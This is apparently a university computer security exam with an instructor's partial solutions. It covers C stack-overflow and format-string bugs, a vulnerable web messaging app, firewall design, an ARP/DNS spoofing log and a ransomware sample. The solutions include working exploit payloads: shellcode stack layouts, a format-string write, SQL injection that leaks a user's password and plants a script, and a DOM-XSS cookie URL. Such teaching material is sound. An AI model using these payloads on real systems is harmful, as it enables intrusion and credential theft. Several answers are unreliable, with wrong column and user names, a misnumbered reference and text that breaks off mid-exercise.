

# Computer Security Exam

Professors M. Carminati & S. Zanero

Milan, 22/06/2020

Last (family) Name \_\_\_\_\_

First (given) Name \_\_\_\_\_

Matricola or Codice Persona \_\_\_\_\_

|                                                        |                                    |                                 |
|--------------------------------------------------------|------------------------------------|---------------------------------|
| Have you done any challenges/homework, even partially? | <input type="checkbox"/> Yes       | <input type="checkbox"/> No     |
| Professor:                                             | <input type="checkbox"/> Carminati | <input type="checkbox"/> Zanero |
| Course:                                                | <input type="checkbox"/> Milan     | <input type="checkbox"/> Como   |

## Instructions

- Duration: 1 hour and 45 minutes.
- The exam is "open book". The students will be allowed to consult only the course material and notes. Be aware that notes and course materials will be accepted only in digital form, no extra paper or devices (e.g., phones, iPad) is allowed.
- You are not allowed to communicate with other students in any communication form. You will be expelled if, at any time, you do not follow this rule and will not be allowed to take the next session.
- PLEASE, USE THE FORMATTING SPECIFIED IN THE QUESTION
- Schemes are good, short answers are recommended.
- Always motivate your answer.
- If your final grade is below 120 (not considering the challenges), you will not be allowed to take the next exam call.
- At the discretion of the professor:
  - Any student may be required to sustain a subsequent oral exam only to confirm the evaluation of the written exams.
  - If you disable the screen sharing or the audio, you will be expelled and not allowed to take the next exam call.

---

**READ CAREFULLY ALL THE POINTS OF EACH QUESTION BEFORE WRITING YOUR ANSWER**

---

## SOLUTION

Answers provided in this solution **MUST BE CONSIDERED ONLY AS A HINT** for the correct answer, and they are not necessarily complete.

## Exercise 1 (12 points)

Consider the following program, written in C.

```
01 #include <stdio.h>
02 #include <stdlib.h>
03 #include <string.h>
04 #include <stdint.h>
05
06 const uint32_t global_number = 0x41424344;
07
08 typedef struct {
09     char pass[8];
10     char name[12];
11     int auth;
12     uint32_t mystery;
13 } data_t;
14
15 int verify_user(data_t* data) {
16     char message[128];
17     snprintf(message, 128, "Welcome!!! Your username is: %s\n", data->name);
18     if(strcmp(data->pass, "r4nd0m!") == 0) {
19         printf(message);
20         return 1;
21     } else {
22         printf("Wrong credentials :-(\n");
23     }
24     return 0;
25 }
26
27 void do_stuff(char* name, char* pass) {
28     data_t data;
29
30     data.auth = 0;
31     strcpy(data.name, name);
32     strcpy(data.pass, pass);
33     data.auth = verify_user(&data);
34     if((data.mystery != global_number) && (data.auth == 0)) {
35         abort();
36     }
37 }
38
39 int main(int argc, char** argv) {
40     char name[48];
41     char pass[8];
42     fgets(name, 48, stdin);
43     fgets(pass, 8, stdin);
44     do_stuff(name, pass);
45     return 0;
46 }
```

[5 points]

08. The program may be affected by a typical buffer overflow vulnerability. Specify the vulnerable line/s of code. If more than one line is affected, use the following format LINE1, LINE2,...,LINEN (e.g., 00,01,03). Write “no vulnerabilities” in case a class of vulnerabilities is not present.

31

[5 points]

09. Motivate the previous answer.

...

[5 points]

10. The program may be affected by a typical format string vulnerability. Specify the vulnerable line/s of code. If more than one line is affected, use the following format LINE1, LINE2,...,LINEN (e.g., 00,01,03). Write “no vulnerabilities” in case a class of vulnerabilities is not present.

19

[5 points]

11. Motivate the previous answer.

...

[10 points]

12. From now on, assume the program is compiled for the **x86 architecture** (32 bit) and for an environment that adopts the usual **cdec1** calling convention. Furthermore, assume that **no compiler-level or OS-level mitigations** against the exploitation of memory corruption errors is present (unless specified otherwise). Draw the stack layout after the program has executed the instruction at line 29, showing:

- Direction of growth and high-low addresses;
- The name of each allocated variable;
- The content of relevant registers (i.e., EBP, ESP);
- The functions stack frames (**main** and **do\_stuff**).

Show also the content of the caller frame.

Use this format:

[H]

[ var1 {main ()}]

[ var2 {main ()}]


[ sREG (EBP) {main ()}]

[ sREG1 {fun()}]

[var (ESP) {fun()}]

[L]

```
[ L ]
[ data.pass[0..3] (ESP) {do_stuff()} ]
[ data.pass[4..7] {do_stuff()} ]
[ data.name[0..3] {do_stuff()} ]
[ data.name[4..7] {do_stuff()} ]
[ data.name[8..11] {do_stuff()} ]
[ data.auth {do_stuff()} ]
[ data.mistery {do_stuff()} ]
[ sEBP (EBP) {do_stuff()} ]
[ sEIP {main()} ]
[ *name {main()} ]
[ *pass {main()} ]
[ pass[0...3] {main()} ]
[ pass[4...7] {main()} ]
[ name[0...3] {main()} ]
[ name[...] {main()} ]
[ name[44...47] {main()} ]
[ sEBP {main()} ]
[ sEIP (ret_to_libc_start_main){main()} ]
[ H ]
```



[20 points]

**13.** Focus only on the **stack-based buffer overflow** you found at Point 1. Write an exploit for this vulnerability that bypass the `verify_user()` function. Your exploit **must execute the following shellcode**, composed of 7 bytes, which invokes the syscall `exit()`: `0x31 0xc0 0x40 0x89 0xc3 0xcd 0x80`.

Make sure that you show how the exploit will appear in the process memory with respect to the stack layout right **before and after the execution of the vulnerable line** during the program exploitation. Ensure you describe **all the steps and assumptions** required for a successful exploitation of the vulnerability. Include also any assumption on how you must call the program (e.g., the values for the command-line arguments required to trigger the exploit correctly and/or environment variables, if any).

```
[ L ]
[ data.pass[0..3] (ESP) | arbitrary_value ]
[ data.pass[4..7] | arbitrary_value ]
[ data.name[0..3] | 0x90 0x90 0x90 0x90 ]
[ data.name[4..7] | 0x90 0x31 0xc0 0x40 ]
[ data.name[8..11] | 0x89 0xc3 0xcd 0x80 ]
[ 0 | 1 ]
[ data.mystery | 0x44 0x43 0x42 0x41 ]
[ sEBP (EBP) | (not_relevant) ]
[ sEIP {main()} | addr_data.name ]
[ *name {main()} | (not_relevant) ]
[ *pass {main()} | (not_relevant) ]
[ arbitrary_value (pass) | (not_relevant) ]
```

```
[ arbitrary_value (pass) | (not_relevant) ]
[ 0x90 0x90 0x90 0x90 | (not_relevant) ]
[ 0x90 0x31 0xc0 0x40 | (not_relevant)]
[ 0x89 0xc3 0xcd 0x80 | (not_relevant) ]
[ 1 | (not_relevant) ]
[ 0x44 0x43 0x42 0x41 | (not_relevant) ]
[ (not_relevant) | (not_relevant) ]
[ addr_data.name | (not_relevant) ]
[ sEBP | (not_relevant) ]
[ sEIP (ret_to_libc_start_main) | (not_relevant) ]
[ H ]
```



[10 points]

14. The program contains a custom implementation of a mitigation technique against the exploitation of memory corruption errors. Unfortunately, the mitigation is implemented wrongly (that's why you just managed to exploit the vulnerability!). Please describe what technique is implemented and explain why this specific implementation is not effective, and describe how you would resolve the issue(s).

*Stack canary. The value is static and hard-coded in the program. To make the implementation work, the value needs to be randomly generated at program startup.*

[10 points]

15. Now focus on the format string vulnerability only. Write an exploit for this vulnerability that executes the function **exit**. Assume that:

- The address of the return address (*saved EIP*) of the function **vuln** is: **0xffffd374** (i.e., where to write)
- The address of the first instruction of the function **exit** is: **0xf7e349d0** (i.e., what to write)
- The displacement on the stack of the vulnerable function's argument is: **2**

Knowing that  $\text{dec}(0xf7e3) = 63459$  and  $\text{dec}(0x49d0) = 18896$ , write the exploit clearly, detailing all the components of the format string and all the steps that lead to a successful exploitation.

*Format string vulnerability, in the string input as data.name. To exploit it, we need to write 0xf7e349d0 to 0xffffd374. As 0xf7e3 > 0x49d0, we don't need to swap. The general format string structure is:*

*<where to write><where to write + 2>%<low value>c%<pos>\$hn%<high value>c%<pos>\$hn*

*- Where to write = \x74\xd3\xff\xff*

*- Where to write + 2 = \x76\xd3\xff\xff*

*- we have already written "Welcome!! Your username is: " (28 characters) + 8 characters*

*- low value = 0x49d0 -> 18896 - 28 - 8 = 18860*

*- high value = 0xf7e3 -> 63459 - 18896 = 44563*

*Also, the displacement on the stack of the printf's argument (i.e., the buffer message) is 2, the displacement of "where to write" is 2 + 7 = 9 and the displacement of "where to write + 2" is 10.*

*Complete exploit: \x74\xd3\xff\xff\x76\xd3\xff\xff%18860c\$9hn%44563c\$10hn*

[5 points]

16. Consider the correct implementation of "Stack Canary" mitigation technique. It is effective to prevent **your exploits** at point 13.?

YES

[5 points]

17. Consider the previous answer. If the mitigation technique is effective, explain why and describe how you would modify the exploit (or use a different exploitation technique) to bypass the mitigation. If it is not effective, please explain why.

See slides + can be bypassed using the format string exploit that directly overwrites the sEIP.

[5 points]

18. Consider the "Stack Canary" mitigation technique. It is effective to prevent **your exploits** at point 15.?

No. ...

[5 points]

19. Consider the previous answer. If the mitigation technique is effective, explain why and describe how you would modify the exploit (or use a different exploitation technique) to bypass the mitigation. If it is not effective, please explain why.

See slides + the format string exploit directly overwrites the sEIP

[5 points]

20. Consider the “Address-space layout randomization (ASLR)” mitigation technique. It is effective to prevent **your exploits** at point 13.?

Yes

[5 points]

21. Consider the previous answer. If the mitigation technique is effective, explain why and describe how you would modify the exploit (or use a different exploitation technique) to bypass the mitigation. If it is not effective, please explain why.

*the exploit assumes that the address of the buffer is known, at least with a certain degree of precision (assuming that the entropy of the randomisation is enough)  
If ASLR randomizes only the libraries and the stack/heap, using ROP with gadgets in the text section. If the binary is PIE, we can bypass ASLR only if there's another vulnerability which gives a leak of some stack or libc address. In this case, we could use the format string vuln as a leak, but we would have already sent the input to the program --- thus, in this case we have no way to bypass ASLR to exploit the buffer overflow, unless we use more advanced techniques that are out of the scope of this course.*

[5 points]

22. Consider the “Address-space layout randomization (ASLR)” mitigation technique. It is effective to prevent **your exploits** at point 15.?

Yes,

[5 points]

23. Consider the previous answer. If the mitigation technique is effective, explain why and describe how you would modify the exploit (or use a different exploitation technique) to bypass the mitigation. If it is not effective, please explain why.

*same reason as the buffer overflow*

[5 points]

24. Consider the “Non-executable stack (NX)” mitigation technique. It is effective to prevent **your exploits** at point 13.?

Yes



[5 points]

25. Consider the previous answer. If the mitigation technique is effective, explain why and describe how you would modify the exploit (or use a different exploitation technique) to bypass the mitigation. If it is not effective, please explain why.

the exploit needs to execute shellcode from the stack which wouldn't be executable. + Return to libc or ROP.

[5 points]

26. Consider the "Non-executable stack (NX)" mitigation technique. It is effective to prevent **your exploits** at point 15.?

No.

[5 points]

27. Consider the previous answer. If the mitigation technique is effective, explain why and describe how you would modify the exploit (or use a different exploitation technique) to bypass the mitigation. If it is not effective, please explain why.

The exploit doesn't involve the execution of any shellcode from writable memory areas.

## Exercise 2 (13 points)

“Messaggino” is a web messaging application where logged in users can exchange messages containing text as well as basic HTML formatting (such as `<b>bold</b>` or `<i>italic</i>`). Furthermore, the web application includes a functionality to manage an user’s personal contact list. Consider the following code snippets:

Snippet 1: Display all messages - `https://chat.example.com/messages`

```
A.00 def display_message(request):
A.01     user = check_session(request.cookies['session'])
A.02     if user is None or request.method != "GET":
A.03         abort(403)
A.04     q1 = prepared_stmt("select * from messages where from = :user)
A.07     q2 = prepared_stmt("select * from messages where to = :user)
A.06     msg_sent = query(q1, user.username)
A.09     msg_received = query(q2, user.username)
A.10     if msg is None:
A.11         abort(403)
A.12     page = "<h1>" + Message Received + "</h1>"
A.13     for r in msg_received:
A.14         page = "<h2>From: " + \htmlentities(r.from) + "</h2>"
A.15         page = page + "<div>" + whitelist(r.body) + "</div>"
A.16     page = "<h1>" + Message Sent + "</h1>"
A.17     for s in msg_sent:
A.18         page = page + "<h2> To: " + s.to + "</h2>"
A.19         page = page + "<div>" + whitelist(s.body) + "</div>"
A.20     return render(page)
```

Snippet 2: Send a message - `https://chat.example.com/send`

```
B.00 def send(request):
B.01     user = check_session(request.cookies['session'])
B.02     if user is None:
B.03         abort(403)
B.04     if request.method == "POST":
B.05         q1 = prepared_stmt("select * from users where username = :to LIMIT 1")
B.06         check = query(q1, request.to)
B.07         if len(check) == 1 :
B.08             q = "insert into messages (from, to, body, type) values
B.09                 ( ' " + user.username + " ', ' " + request.to + " ', ' " +
B.10                 request.body + " ', 'Sent' )"
B.11             if query(q) == True:
B.12                 return "<p>Message sent!</p>"
B.12             return "<p>Error sending message</p>"
B.13     else if request.method == "GET":
B.14         return ""
B.15         <form method="POST" action="/send">
B.16         <p>To: <input type="text" name="to"></input></p>
```

B.17                   <input type="hidden" value="9GiKZU6HoR" name="csrftoken">  
 B.18                <textarea name="text">Your message...</textarea>  
 B.19                <button type="submit">Send</button>  
 B.20                </form>  
 B.21                ""

Assume the following:

- the function check\_session() securely manages the users' sessions
- the function whitelist() implements a whitelist of non-malicious tags, e.g., <b></b>, <i></i> as well as allowed characters and removes (or renders as text, i.e., converting special characters to HTML entities) any node or attribute not in the whitelist.

The web application uses a relational DBMS. All the queries are executed against the following tables:

| users |          |         |          | messages |          |          |               |
|-------|----------|---------|----------|----------|----------|----------|---------------|
| u_id  | username | secret  | is_admin | m_id     | from     | to       | body          |
| 1     | Donald   | Whiskey | TRUE     | 1        | Donald   | Xi       | I need a Wall |
| 2     | Giuseppe | Wine    | FALSE    | 2        | Xi       | Vladimir | RED           |
| 3     | Vladimir | Vodka   | FALSE    | 3        | Vladimir | Donald   | Sojuz         |
| 4     | Xi       | Maotai  | FALSE    | 4        | Giuseppe | G8       | lol           |
| ...   | ...      | ...     |          | ...      | ...      | ...      | ...           |

Considering only the information given in the previous page, identify which of the following common classes of web vulnerabilities are for sure present in the “Messaggino” application.

[5 points]

28. Focus on SQL injection. Is there a vulnerability belonging to this class in the code?

*Yes, ...*

[10 points]

29. Motivate the previous answer: If the vulnerability is present, explain: -- (a) The vulnerable lines involved. -- (b) Why it is present. -- (c) How an adversary could exploit it. -- (d) The simplest procedure to remove this vulnerability while preserving the intended functionalities of the page. If the vulnerability is not present, explain why.

*B.08-10 + request.to and request.body while sending a message are concatenated with the SQL query + ...*

[5 points]

30. Focus on Cross-site scripting (XSS). Is there a vulnerability belonging to this class in the code? (please also specify which subclasses of XSS are present, e.g., stored/reflected/DOM-based)

*Yes, there is a stored XSS vulnerability in the “to” of the displayed sent messages. An adversary can exploit it by sending to a contact a malicious chat message containing arbitrary Javascript code (e.g., <script>...</script>)*

[10 points]

31. Motivate the previous answer: If the vulnerability is present, explain: -- (a) The vulnerable lines involved. -- (b) Why it is present. -- (c) How an adversary could exploit it. -- (d) The simplest procedure to remove this vulnerability while preserving the intended functionalities of the page. If the vulnerability is not present, explain why.

*A18*

*The simplest solution would be to wrap the display of the message from with `htmlentities()`, i.e., `htmlentities(msg.body)`, as the code already does for the sender.*

[5 points]

32. Focus on Cross site request forgery (CSRF). Is there a vulnerability belonging to this class in the code?

*Yes,*

[10 points]

33. Motivate the previous answer: If the vulnerability is present, explain: -- (a) The vulnerable lines involved. -- (b) Why it is present. -- (c) How an adversary could exploit it. -- (d) The simplest procedure to remove this vulnerability while preserving the intended functionalities of the page. If the vulnerability is not present, explain why.

*Hard-coded token*

*B01, B15-17*

*.....*

*CSRF Token*

[10 points]

34. Assuming that you are logged in as Giuseppe, write an exploit for one of the vulnerabilities you have just identified to disclose the password of the user 'Donald'. Please specify all the steps and assumptions you need to make for a successful exploitation.

*Step 1: a POST to <https://chat.example.com/send> with the following parameters:*

*from = 'not\_relevant'*

*to = Giuseppe/Donald (a valid user)*

*request.body = non\_relevant', 'Sent' )('Giuseppe', (select password from users where username = 'Donald'), 'Mission Accomplished', 'Sent');--*

*Step 2: the attacker visits <https://chat.example.com/msgs> and sees, among the others, a message with the password of the user Tony.*

[10 points]

35. Write an exploit that results in “Xi” executing the following code as soon as it visit a certain URL:

```
alert(document.cookie)
```

Detail all the steps and assumptions you need for a successful exploitation, and write the URL that triggers the exploit when visited by Xi. Assume that you are logged in as a Donald.

*let's use the same sql injection in the insert to inject a XSS payload in the 'to' field of the DB:*

```
request.to= Giuseppe/Donald/Xi (a valid user)
request. = non_relevant', 'Sent')( 'Xi',
'<script>alert(document.cookie)</script>', 'non_relevant', 'Sent');--
```

*Now, when the user visits the /msgs endpoint it will get*

*[...]*

```
<script>alert(document.cookie)</script>
```

*[...]*

*That triggers the execution of the malicious JS code.*

[10 points]

42. Consider now the following HTML code snippet, assuming that the page is located at the URL <http://veryvulnerable.example.com/page.html>:

```
<script>
  var id = document.location.hash.substring(1)    // part of the URL after the #
                                                  // (not sent to the server)

  document.write('');
  // code to render the remainder of the page
</script>
```

Clearly, this piece of code contains a XSS vulnerability. Please (a) find the category this vulnerability belongs to, and (b) write an exploit for this vulnerability that executes the following proof-of-concept payload in the victim's browser: `console.log(document.cookie);`

Write an URL that, when visited, executes the above payload in the origin [veryvulnerable.example.com](http://veryvulnerable.example.com).

*a) Dom based xss*

*b) [http://veryvulnerable.example.com/page.html#'"><script>console.log\(document.cookie\)</script>](http://veryvulnerable.example.com/page.html#')*

[10 points]

43. Consider only the vulnerability found on question 43. Detail clearly what is the simplest procedure to prevent this vulnerability, from the point of view of the application developer who can modify the application's source code.

*We can validate that the variable id contains only characters from 0-9 (if it's a numeric ID, or anyway the right alphabet for the given scenario, which is likely that it wouldn't contain a "). This must be done*

*at the client-side code (javascript).*

[10 points]

**44. Consider only the vulnerability found on question 43.** Assume that you are the **administrator of the server** that serves the HTML code of this application. You would like to mitigate this vulnerability using a *web application firewall*, i.e., by using a device that monitors application-level (i.e., HTTP) traffic to and from the server, and blocks potentially malicious requests. A request is deemed malicious if it matches a rule describing possible exploits or malicious behaviors.

Assuming that the set of rules works perfectly (i.e., no false negative), is the use of a web application firewall effective to prevent the exploitation of the XSS vulnerability in this specific application?

*No*

[5 points]

45. Motivate the previous answer. In case it is not effective, propose a specific mitigation against this class of vulnerabilities

*, the WAF can't do anything.*

[5 points]

**46. Consider only the vulnerability found on question 43.** In order to mitigate this specific vulnerability, the server administrators add to the web server's configuration the following HTTP header, to be sent with all the server responses:

**Content-Security-Policy: script-src 'self' https://necst.it**

Is this header effective to protect the application from the vulnerability you exploited before?

*Yes*

[5 points]


47 Motivate your answer, detailing any assumption on the application or on the web server that you need to make for your answer to be valid.

*XSS. Yes. Assuming no user uploads in the same origin or in necst.it.*

### Exercise 3 (50 points)

Suppose you have been hired by your local library to design and deploy the new network. They have an on-premise web server (WS) which hosts a **public-facing website**, on which each client of the library can access to its own history of lent books,. The clients also have the chance to obtain the e-book version of the books, if available, which is stored on an **FTP server (FTP)**, which is accessible by users through the internet, using a pin code received through their personal page on the web server. Both the web server and the ftp server store information on a **database server (DB)** through the mediation of an application server (AS). Employees of the library have access to computers (PC) on site through which they can manage books and clients' data. Those computers have access to the web server, through which they connect to the internet, and have a custom application installed that enables the employees to access the database through the application server.

You can find below a simplified schema of the network layout.



[20 points]

48. Write the firewall rules, assuming firewalls to be stateful packet filters. Use the following format:  
 Firewall | Src IP:Src PORT | Direction of the 1st packet | Dst IP:Dst PORT | Policy | Description \\  
 (example) FW1 | 10.0.0.1:ANY | zone 1 -> zone 2 | 192.168.0.2:443 | DENY | the X server in zone 1 cannot contact the Y server \\

```
FW1 | ANY:ANY | ANY | ANY:ANY | DENY | DENY ALL
FW2 | ANY:ANY | ANY | ANY:ANY | DENY | DENY ALL
FW1 | ANY:ANY | WWW->DMZ | WS:80/443 | Allow | WS must be reachable from internet
FW1 | ANY:ANY | WWW->DMZ | FTP:20/21 | Allow | FTP must be reachable from internet
+ Dynamic handling of FTP data port
FW2 | WS:ANY | DMZ->Z_SV | AS:PORT | Allow | AS must communicate with WS
FW2 | PC_IP:ANY | Z_PC->DMZ | ANY:ANY | Allow | Employees PCs must communicate w/ internet
FW1 | PC_IP:ANY | DMZ->www | ANY:ANY | Allow | Employees PCs must communicate w/ internet
FW2 | PC_IP:ANY | Z_PC- Z_SV | AS:port | Allow | Employees PCs must communicate w/ AS
```

[20 points]

49. The library management wants to install also a batch of local computers for the users of the library to both access their user page and the internet in case, for example, they are required to do internet searches (assume that access to the FTP server is not required). This requires **unauthenticated and untrusted users** to access the internet (assume only plain HTTP/HTTPS websites). Internet access needs to be **filtered** against inappropriate content according to a fixed blacklist of URLs and downloaded files must be scanned against known malware. Please describe how you would modify the network according to the above requirements. Perform any change in the network layout and in the firewall rules that you deem appropriate (including adding or removing servers or zones), keeping in consideration the network's security requirements. Motivate your answer.

**Updated Network Layout**

*Public computers have a different trust level w.r.t. Employees' computers, and different security requirements. Hence, the simplest solution would be to add a further zone, and an HTTP+HTTPS proxy in the DMZ.*

[10 points]

50. Due to the COVID-19 emergency, the library has to allow employees to work remotely. In order to perform their job duties, employees should be able to use remotely the application installed on their computers to manage the book lending process (the one that accesses the AS). However, the AS must not be directly exposed to the Internet. Propose a solution and describe the changes to the network layout and/or servers and/or firewall rules (just describe them, there's no need of drawing the entire network again).

*Use a VPN - The firewall rules must be updated to let the VPN communication reach the chosen subnetwork*



**[20 points]**

**51.** An employee of the library is attempting to order new books over the Internet from the online store of a big publisher. As soon as the employee logs into the online store, an alarm gets raised in the library's security operation center: something seems off in the network traffic, leading the SOC analysts to think that an attack is taking place. Below you can find an excerpt of the network traffic log obtained from the network switch of the zone Z\_PC. Please analyze the network traffic and describe: - What attack is taking place - What is the attack scenario (describe it precisely) and the specific goal of the attack - Whether the attack was successful Furthermore, by analyzing the network traffic, the SOC analysts believe that the attack is due to the outbreak of a malware in the computer "PC 2". Is this scenario compatible with the network traffic? Why? Can you tell for certain that the attack originates from "PC 2"? Why?

**Asset Inventory (ZONE Z\_PC)**

**Gateway:** 10.79.10.254 netmask 255.255.255.0 (MAC address: b8:62:1f:66:66:66)  
**PC 1** : 10.79.10.10 netmask 255.255.255.0 (MAC address: dc:a9:04:00:00:01)  
**PC 2** : 10.79.10.11 netmask 255.255.255.0 (MAC address: dc:a9:04:00:00:02)  
**DNS server:** 8.8.8.8

**Traffic log**

|                                                      | source IP   | source mac        | dest IP     | dest mac          | pkt type         |
|------------------------------------------------------|-------------|-------------------|-------------|-------------------|------------------|
| 01                                                   | -           | dc:a9:04:00:00:01 | -           | ff:ff:ff:ff:ff:ff | ARP              |
| ARP request: who has 10.79.10.254? Tell 10.79.10.10  |             |                   |             |                   |                  |
| 02                                                   | -           | dc:a9:04:12:34:56 | -           | dc:a9:04:00:00:01 | ARP              |
| ARP response: 10.79.10.254 is at dc:a9:04:12:34:56   |             |                   |             |                   |                  |
| 03                                                   | -           | b8:62:1f:32:19:f4 | -           | dc:a9:04:00:00:01 | ARP              |
| ARP response: 10.79.10.254 is at b8:62:1f:32:19:f4   |             |                   |             |                   |                  |
| 04                                                   | 10.79.10.10 | dc:a9:04:00:00:01 | 8.8.8.8     | dc:a9:04:12:34:56 | UDP 53 (DNS)     |
| DNS query: A bookorders.bigpublisher.com             |             |                   |             |                   |                  |
| 05                                                   | 8.8.8.8     | dc:a9:04:12:34:56 | 10.79.10.10 | dc:a9:04:00:00:01 | UDP 53 (DNS)     |
| DNS query: A bookorders.bigpublisher.com 10.79.10.11 |             |                   |             |                   |                  |
| 06                                                   | -           | dc:a9:04:00:00:01 | -           | ff:ff:ff:ff:ff:ff | ARP              |
| Who has 10.79.10.11? Tell 10.79.10.10                |             |                   |             |                   |                  |
| 07                                                   | -           | dc:a9:04:00:00:02 | -           | dc:a9:04:00:00:01 | ARP              |
| 10.79.10.11 is at dc:a9:04:00:00:02                  |             |                   |             |                   |                  |
| 08                                                   | 10.79.10.10 | dc:a9:04:00:00:01 | 10.79.10.11 | dc:a9:04:00:00:02 | TCP 80 (SYN)     |
| 09                                                   | 10.79.10.11 | dc:a9:04:00:00:02 | 10.79.10.10 | dc:a9:04:00:00:01 | TCP 80 (SYN,ACK) |
| 10                                                   | 10.79.10.10 | dc:a9:04:00:00:01 | 10.79.10.11 | dc:a9:04:00:00:02 | TCP 80 (ACK)     |
| 11                                                   | 10.79.10.10 | dc:a9:04:00:00:01 | 10.79.10.11 | dc:a9:04:00:00:02 | TCP 80 (HTTP)    |
| GET /login?username=name.surname&password=p4ssw0rd   |             |                   |             |                   |                  |
| 12                                                   | 10.79.10.11 | dc:a9:04:00:00:02 | 10.79.10.10 | dc:a9:04:00:00:01 | TCP 80 (HTTP)    |
| 200 OK                                               |             |                   |             |                   |                  |

*The attack is an ARP spoofing attack, with a subsequent DNS poisoning.*

*The attacker has first convinced PC1 that the GW is not where it should be. Then through this fake IP+MAC has told PC1 that the requested website is @ PC2. Finally, it has established a TCP connection with PC1 that is trying to reach the website, and retrieved a username+password.*

*The attack was successful.*

*The scenario IS compatible, since it seems like the attacker is using PC2, but it is not SURE since both MAC and IP from PC2 may be spoofed.*

## Exercise 4 (4 points)

A new malware just broke out, causing a world-wide infection but no damage until now. First of all, you are able to retrieve and disassemble a sample.

| address  | binary         | disassembled instruction    |
|----------|----------------|-----------------------------|
| 80491a9: | 55             | push ebp                    |
| 80491aa: | 89 e5          | mov ebp,esp                 |
| 80491ac: | 6a 01          | push 0x1                    |
| 80491ae: | e8 9d fe ff ff | call 8049050 <sleep@plt>    |
| 80491b3: | 83 c4 04       | add esp,0x4                 |
| 80491b6: | 6a 00          | push 0x0                    |
| 80491b8: | e8 83 fe ff ff | call 8049040 <time@plt>     |
| 80491bd: | 83 c4 04       | add esp,0x4                 |
| 80491c0: | 3d 2f 8f f0 5e | cmp eax,0x5ef08f2f          |
| 80491c5: | 7e e5          | jle 80491ac                 |
| 80491c7: | e8 ca ff ff ff | call 8049196 <encrypt_disk> |
| 80491cc: | 90             | nop                         |
| 80491cd: | c9             | leave                       |
| 80491ce: | c3             | ret                         |

- 'time()' returns the time as the number of seconds since the Epoch, 1970-01-01 00:00:00 +0000 (UTC).
- sleep() causes the calling thread to sleep either until the number of real-time seconds specified in seconds have elapsed or until a signal arrives which is not ignored.'

Additionally, you execute the malware sample in a widespread dynamic analysis environment that, while the program is executing, collects the list of system calls invoked. The log of system calls provided by the sandbox is as follows:

```
execve("./ransomware", ["/ransomware"], 0x7ffd96b406b0 /* 33 vars */) = 0
strace: [ Process PID=372 runs in 32 bit mode. ]
[syscalls during program load, set up of stack/heap/... omitted for the sake of brevity]
clock_nanosleep_time64(CLOCK_REALTIME, 0, {tv_sec=1, tv_nsec=0}, 0xffc130a8) = 0
clock_nanosleep_time64(CLOCK_REALTIME, 0, {tv_sec=1, tv_nsec=0}, 0xffc130a8) = 0
clock_nanosleep_time64(CLOCK_REALTIME, 0, {tv_sec=1, tv_nsec=0}, 0xffc130a8) = 0
clock_nanosleep_time64(CLOCK_REALTIME, 0, {tv_sec=1, tv_nsec=0}, 0xffc130a8) = 0
...
```

The log of library calls (ltrace) provided by the sandbox is as follows:

```
